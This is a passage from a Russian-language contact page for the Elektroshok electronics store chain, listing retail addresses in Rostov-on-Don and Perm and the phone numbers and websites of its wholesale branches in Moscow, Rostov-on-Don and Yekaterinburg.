тел.: +7(351) 740-1900, 231-2906, 231-2907
г. Ростов-на-Дону, ул. Шеболдаева 95
тел.: +7(863) 273-20-40
г. Пермь, ул. Героев Хасана 109,
ТЦ "БАУМОЛЛ"
тел.: +7(342) 2433-800, 2431-600
Подробности на сайте магазинов Электрошок
www.e-shock.ru

Телефоны оптовых филиалов:
Москва
(495) 363-9393
http://moscow.nt.ru/
Ростов-на Дону
(863) 295-3020
http://rostov.nt.ru/
Екатеринбург
(343) 379-3169
http://ural.nt.ru/



ЭЛЕКТРОШОК